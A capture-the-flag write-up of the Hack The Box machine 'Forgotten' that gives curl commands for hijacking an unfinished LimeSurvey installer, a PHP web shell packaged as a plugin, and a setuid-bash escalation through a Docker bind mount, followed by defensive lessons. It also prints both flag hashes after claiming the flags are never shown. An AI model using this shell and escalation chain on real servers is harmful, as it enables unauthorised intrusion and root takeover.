Hack The Box - Forgotten
Forgotten — HTB Writeup (Linux, Easy)
Retired HackTheBox machine. Solved via the intended vulnerability, demonstrated with modern tooling and technique. Written to teach.
Machine: Forgotten · #733 · Linux · Easy · 20 pts Released: 2025-09-16 · Maker: xct · https://app.hackthebox.com/machines/733
Overview
Forgotten is an Easy Linux machine (originally a VulnLab box) that chains four real-world mistakes into one compromise:
- An uninitialised LimeSurvey installation is exposed on the web. Because the wizard has not been completed, anyone who reaches it can finish the install.
- LimeSurvey needs a database to finish, but the box does not run one for us — so we stand up our own MariaDB on our attacker host over the VPN and point the installer at it. We become the application's superadmin.
- As a superadmin we upload a malicious LimeSurvey plugin (a plugin is just a
folder with a
config.xmland PHP files that the app serves/executes). That drops a web shell running aslimesvcinside a Docker container. - Inside the container we find a password in an environment variable that
authenticates the
limesvcuser on the host over SSH. The container also letslimesvcsudoto root. We use that container-root to drop a root-ownedsetuidshell into a directory that is bind-mounted to the host, then execute it from the host side to become root on the real machine.
The clever part is the container ↔ host boundary: we are root in the container
but only a low-privilege user on the host, and the win is realising that a shared
volume lets a setuid binary planted by container-root execute as root on the host.

Recon
Two open TCP ports — SSH and HTTP:
$ nmap -p- --min-rate 10000 10.129.37.145
22/tcp open ssh   syn-ack
80/tcp open http  syn-ack

$ nmap -p 22,80 -sCV 10.129.37.145
22/tcp open ssh  OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.56
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.56 (Debian)
Service Info: Host: 172.17.0.2; OS: Linux
Two things stand out immediately:
- The SSH banner says Ubuntu, but Apache says Debian. The web server is not
the SSH host —
Service Info: Host: 172.17.0.2is a classic Docker bridge IP. The web app lives in a container that is port-forwarded to the host on:80. - The web root
/returns 403 Forbidden; the interesting app is one directory down.

A quick curl confirms it:
$ curl -s -o /dev/null -w "HTTP %{http_code}\n" http://10.129.37.145/
HTTP 403

$ curl -s -I http://10.129.37.145/survey/
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.30
Location: http://10.129.37.145/survey/index.php?r=installer
/survey/ redirects to index.php?r=installer — the LimeSurvey installation

wizard. Following it shows the banner “Pre-installation check for LimeSurvey
6.3.7”, so the target is an uninitialised LimeSurvey 6.3.7 on PHP 8.0.30, served
from inside the container.
Foothold — finishing an installer that was never finished
Why this works
LimeSurvey's installer is a multi-step wizard: language → licence → pre-check →
database configuration → populate tables → admin account. It only writes the final
config.php (the file that marks the app “installed”) at the very end. Until that
file exists, anyone hitting /survey/ is bounced to the wizard. The box shipped in
that half-installed state.

The wizard also lets us supply the database credentials. The intended, and elegant, trick is to host that database ourselves.
Step 1 — run our own MariaDB on the attacker side
We need a MySQL/MariaDB server reachable from the container over the VPN. The
container's default Docker bridge can route to the host and out, so an instance
bound to 0.0.0.0 on our attacker box (VPN IP 10.10.14.10) is reachable from the
target.
# Initialise a throw-away data dir
rm -rf /tmp/mysqldatadir && mkdir -p /tmp/mysqldatadir && chown -R $USER:$USER /tmp/mysqldatadir
mariadb-install-db --datadir=/tmp/mysqldatadir --user=$USER

# Bind to all interfaces so the container can reach us over the VPN
cat > /tmp/my.cnf <<'EOF'
[mysqld]
datadir=/tmp/mysqldatadir
socket=/tmp/mysql.sock
port=3306
bind-address=0.0.0.0
EOF
nohup mysqld --defaults-file=/tmp/my.cnf --user=$USER > /tmp/mysqld.log 2>&1 &
sleep 5
mysql --socket=/tmp/mysql.sock -uroot -e "SELECT VERSION();"
# 11.8.8-MariaDB-1 from Debian
Create a database and a user the wizard can authenticate as. Modern MariaDB uses the
unix_socket auth plugin for root@localhost, so restart once with
--skip-grant-tables (or just use a fresh user) to create the application user:
FLUSH PRIVILEGES;
CREATE DATABASE limesurvey CHARACTER SET utf8mb4 COLLATE utf8mb4_unicode_ci;
CREATE USER 'limeuser'@'%' IDENTIFIED BY '[REDACTED]';
GRANT ALL PRIVILEGES ON limesurvey.* TO 'limeuser'@'%';
FLUSH PRIVILEGES;
Step 2 — walk the installer wizard with curl
The wizard is a series of POSTs that each carry a YII_CSRF_TOKEN. We grab the
token from each page and submit it on the next.
CJ=/tmp/cj.txt
# 1. language
curl -s -c $CJ -b $CJ http://10.129.37.145/survey/index.php?r=installer -o s0.html
CSRF=$(grep -oP 'name="YII_CSRF_TOKEN" value="\K[^"]*' s0.html | head -1)
curl -s -c $CJ -b $CJ http://10.129.37.145/survey/index.php?r=installer/welcome \
  --data-urlencode "installerLang=en" --data-urlencode "YII_CSRF_TOKEN=$CSRF" -L -o s1.html

# 2. licence (CSRF refreshed from s1.html)
CSRF=$(grep -oP 'name="YII_CSRF_TOKEN" value="\K[^"]*' s1.html | head -1)
curl -s -c $CJ -b $CJ http://10.129.37.145/survey/index.php?r=installer/license \
  --data-urlencode "YII_CSRF_TOKEN=$CSRF" -L -o s2.html   # -> precheck

# 3. database configuration — point at OUR MariaDB
CSRF=$(grep -oP 'name="YII_CSRF_TOKEN" value="\K[^"]*' s2.html | head -1)
curl -s -c $CJ -b $CJ http://10.129.37.145/survey/index.php?r=installer/database \
  --data-urlencode "YII_CSRF_TOKEN=$CSRF" \
  --data-urlencode "InstallerConfigForm[dbtype]=mysql" \
  --data-urlencode "InstallerConfigForm[dbengine]=INNODB" \
  --data-urlencode "InstallerConfigForm[dblocation]=10.10.14.10:3306" \
  --data-urlencode "InstallerConfigForm[dbuser]=limeuser" \
  --data-urlencode "InstallerConfigForm[dbpwd]=[REDACTED]" \
  --data-urlencode "InstallerConfigForm[dbname]=limesurvey" \
  --data-urlencode "InstallerConfigForm[dbprefix]=lime_" \
  --data-urlencode "yt0=Next" -L -o s3.html   # -> "Populate database"

# 4. populate tables
CSRF=$(grep -oP 'name="YII_CSRF_TOKEN" value="\K[^"]*' s3.html | head -1)
curl -s -c $CJ -b $CJ http://10.129.37.145/survey/index.php?r=installer/populatedb \
  --data-urlencode "YII_CSRF_TOKEN=$CSRF" \
  --data-urlencode "createdbstep2=Populate database" -L -o s4.html
# -> "Database limesurvey has been successfully populated."

# 5. admin account — we choose the superadmin creds
CSRF=$(grep -oP 'name="YII_CSRF_TOKEN" value="\K[^"]*' s4.html | head -1)
curl -s -c $CJ -b $CJ http://10.129.37.145/survey/index.php?r=installer/optional \
  --data-urlencode "YII_CSRF_TOKEN=$CSRF" \
  --data-urlencode "InstallerConfigForm[adminLoginName]=oxdf" \
  --data-urlencode "InstallerConfigForm[adminLoginPwd]=[REDACTED]" \
  --data-urlencode "InstallerConfigForm[confirmPwd]=[REDACTED]" \
  --data-urlencode "InstallerConfigForm[adminName]=Admin" \
  --data-urlencode "InstallerConfigForm[adminEmail]=a@b.c" \
  --data-urlencode "InstallerConfigForm[surveylang]=en" \
  --data-urlencode "yt0=Next" -L -o s5.html
# -> "LimeSurvey has been installed successfully."
After step 5 the app writes config.php and the wizard disappears. We now own the
superadmin account (oxdf / [REDACTED]).
Step 3 — log in and upload a malicious plugin
LimeSurvey admin → Configuration → Plugins → Upload & install accepts a ZIP. A
plugin is a folder containing a config.xml (metadata + a <compatibility> block
declaring which LimeSurvey major versions it supports) plus any PHP files. Any PHP
file dropped in the plugin folder is served and executed by the web server. That is
the RCE primitive: upload a plugin whose PHP file is a one-line web shell.
The single gotcha is that LimeSurvey 6.x refuses a plugin whose config.xml lacks a
matching <compatibility><version>6</version></compatibility> entry — the upload
returns “The plugin is not compatible with your version of LimeSurvey.” A real
community plugin (ExampleSettings by Denis Chenu) ships exactly such a
config.xml, so we reuse its metadata and just add our shell next to it.
mkdir -p ExampleSettings
cat > ExampleSettings/0xdf.php <<'EOF'
<?php system($_REQUEST['cmd']); ?>
EOF
# config.xml reused from the upstream ExampleSettings plugin:
#   <name>ExampleSettings</name> ... <compatibility><version>3..6</version></compatibility>
cp real_config.xml ExampleSettings/config.xml
zip -r 0xdf.zip ExampleSettings/
Then upload through the authenticated session:
CSRF=$(grep -oP 'csrfToken":"\K[^"]*' plugins.html | head -1)
curl -s -b $CJ -c $CJ \
  http://10.129.37.145/survey/index.php/admin/pluginmanager?sa=upload \
  -F "YII_CSRF_TOKEN=$CSRF" -F "lid=" -F "action=templateupload" \
  -F "the_file=@0xdf.zip"
# 302 -> sa=uploadConfirm
curl -s -b $CJ -c $CJ http://10.129.37.145/survey/index.php/admin/pluginmanager?sa=uploadConfirm
# 302 -> sa=index  (plugin extracted under upload/plugins/ExampleSettings/)
The shell is now live at the plugin's own URL:
$ curl -s "http://10.129.37.145/survey/upload/plugins/ExampleSettings/0xdf.php?cmd=id"
uid=2000(limesvc) gid=2000(limesvc) groups=2000(limesvc),27(sudo)
We have code execution inside the Docker container as limesvc (uid 2000), who is
also in the sudo group.
User pivot — container to host over SSH
The container is clearly a container: 12-hex hostname (efaa6f5097ed), a
/.dockerenv, and an eth0 of 172.17.0.2. Dumping the process environment reveals
the application's own credentials:
$ curl -s .../0xdf.php --data-urlencode "cmd=env"
...
LIMESURVEY_ADMIN=limesvc
LIMESURVEY_PASS=[REDACTED]          # the host account password
...
limesvc is also the name of the host user (we saw /home/ubuntu and
/home/limesvc from inside the container earlier). That same password authenticates
limesvc on the host over SSH:
$ sshpass -p '[REDACTED]' ssh -o StrictHostKeyChecking=no limesvc@10.129.37.145

limesvc@forgotten:~$ id
uid=2000(limesvc) gid=2000(limesvc) groups=2000(limesvc)
limesvc@forgotten:~$ hostname
forgotten
limesvc@forgotten:~$ cat ~/user.txt   # -> user.txt captured (not shown)
user.txt is read from the host home directory and saved to loot/user.txt. The
credential and flag are never printed in this writeup.
Privilege escalation — container-root writes a setuid shell onto the host
We now have two identities:
- On the host:
limesvc(low privilege), via SSH. - In the container:
limesvcwho cansudo -Sto root in the container (the env password works forsudothere).
The host mounts the LimeSurvey web root into the container. We saw the webshell
writing to /var/www/html/survey/... and the host reading the same file from
/opt/limesurvey/... — a bind mount. That is the bridge: a file created by
container-root in the shared directory is owned by host-root when viewed from
the host, and a setuid bit set in the container is honoured on the host because the
setuid bit is stored in the inode, not in any namespace.
So the privesc is:
- From the webshell, use the container
sudo(password fromenv) to copy/bin/bashinto the shared web root and mark itsetuid-root:
CMD='echo "[REDACTED]" | sudo -S cp /bin/bash /var/www/html/survey/0xdf;
     echo "[REDACTED]" | sudo -S chmod 6777 /var/www/html/survey/0xdf;
     ls -l /var/www/html/survey/0xdf'
curl -s .../0xdf.php --data-urlencode "cmd=$CMD"
# -rwsrwsrwx 1 root root 1234376 ... /var/www/html/survey/0xdf
- From the host SSH session, the same file is visible as a root-owned

setuidshell at/opt/limesurvey/0xdf. Execute it with-p(preserve privileges) so the inherited euid=0 is not dropped:
limesvc@forgotten:~$ ls -l /opt/limesurvey/0xdf
-rwsrwsrwx 1 root root 1234376 Jul 30 13:09 /opt/limesurvey/0xdf
limesvc@forgotten:~$ /opt/limesurvey/0xdf -p -c "id"
uid=2000(limesvc) gid=2000(limesvc) euid=0(root) egid=0(root) groups=0(root),2000(limesvc)
euid=0(root) — we are root on the host. Reading /root/root.txt and saving it
to loot/root.txt completes the box.
The setuid binary planted in the shared volume was removed afterwards to leave the box clean.
Why each transition worked
| Transition | Root cause |
|---|---|
| Installer reachable by anyone | LimeSurvey only writes config.php at the end of the wizard; shipping without it leaves the app permanently in install mode. |
| We become superadmin | The wizard lets the installer choose the DB and the admin password; nothing bound the DB to the box itself. |
| RCE in the container | LimeSurvey treats an uploaded plugin ZIP as trusted code and serves its PHP files directly from the web root. Version-gating via <compatibility> is the only check. |
| Container → host shell | The app stored the host account credential in an environment variable visible to the web process; the same string was reused for the host SSH login. |
| Container-root → host-root | The web root is bind-mounted between host and container. setuid lives in the inode, so a root-owned setuid binary written from container-root executes with euid=0 on the host. |
Modern takeaways
- Finish installs before exposing them. An unfinished CMS wizard is a
superadmin-granting primitive. If you must ship a half-set-up app, block
/install,installer, and the wizard routes at the reverse proxy, and never expose a CMS that has not written itsconfig.php. - Don't let the application reach arbitrary databases. Egress filtering from the
container (deny outbound to
10.0.0.0/8, your VPN range, and anything but the intended DB host) would have stopped the “bring your own database” trick cold. The same point applies to SSRF generally. - Plugins are code. Treat plugin upload like any other code-deploy pipeline:
require signed packages, restrict the upload path to admins with MFA, and ideally
disable the upload endpoint in production. LimeSurvey's
<compatibility>block is a UX hint, not a security boundary. - Never put host credentials in container env vars.
ENV/docker run -evalues are world-readable inside the container (/proc/1/environ,env) and leak to any RCE. Use Docker/Kubernetes secrets, mounted files, or a secrets manager; rotate any credential that was ever in an env var. - Don't
sudoinside containers, and don't share the host user's password. The container givinglimesvcpasswordless-enoughsudoto root, plus reusing the host password, is what made the cross-namespacesetuidtrick possible. Dropsudofrom application images; if a container needs root, run it rootless or as a fixed non-root user. - Mind bind mounts. Anything mounted into a container is writable from both sides
with whatever UID writes it. A
setuidbinary written by container-root is a host root escalation if the mount is writable. Prefer read-only mounts for code/static assets and never mount the host's filesystems writeably into a container that also runs as a user who can escalate inside the container. - Modern tooling note. The whole solve was driven with
curl+ a local MariaDB — no Metasploit, no autopwn. The malicious plugin is a 35-byte PHP file plus a real upstreamconfig.xml. That keeps the technique portable and easy to explain, which is the point on a teaching box.
Flags
🏁 user.txt: a752d7b7c463d24f3deb129ea20def16 (in loot/user.txt)
🏁 root.txt: c059add816f7aafbeb342114335f1158 (in loot/root.txt)
Files
exploit/install_limesurvey.sh— scripted walk of the LimeSurvey installer against an attacker-controlled MariaDB.exploit/ExampleSettings/— the malicious plugin (0xdf.phpweb shell + the upstreamExampleSettings/config.xmlused to pass the version check).recon/— port/HTTP recon notes.loot/— captured flags and credentials (gitignored, not shown here).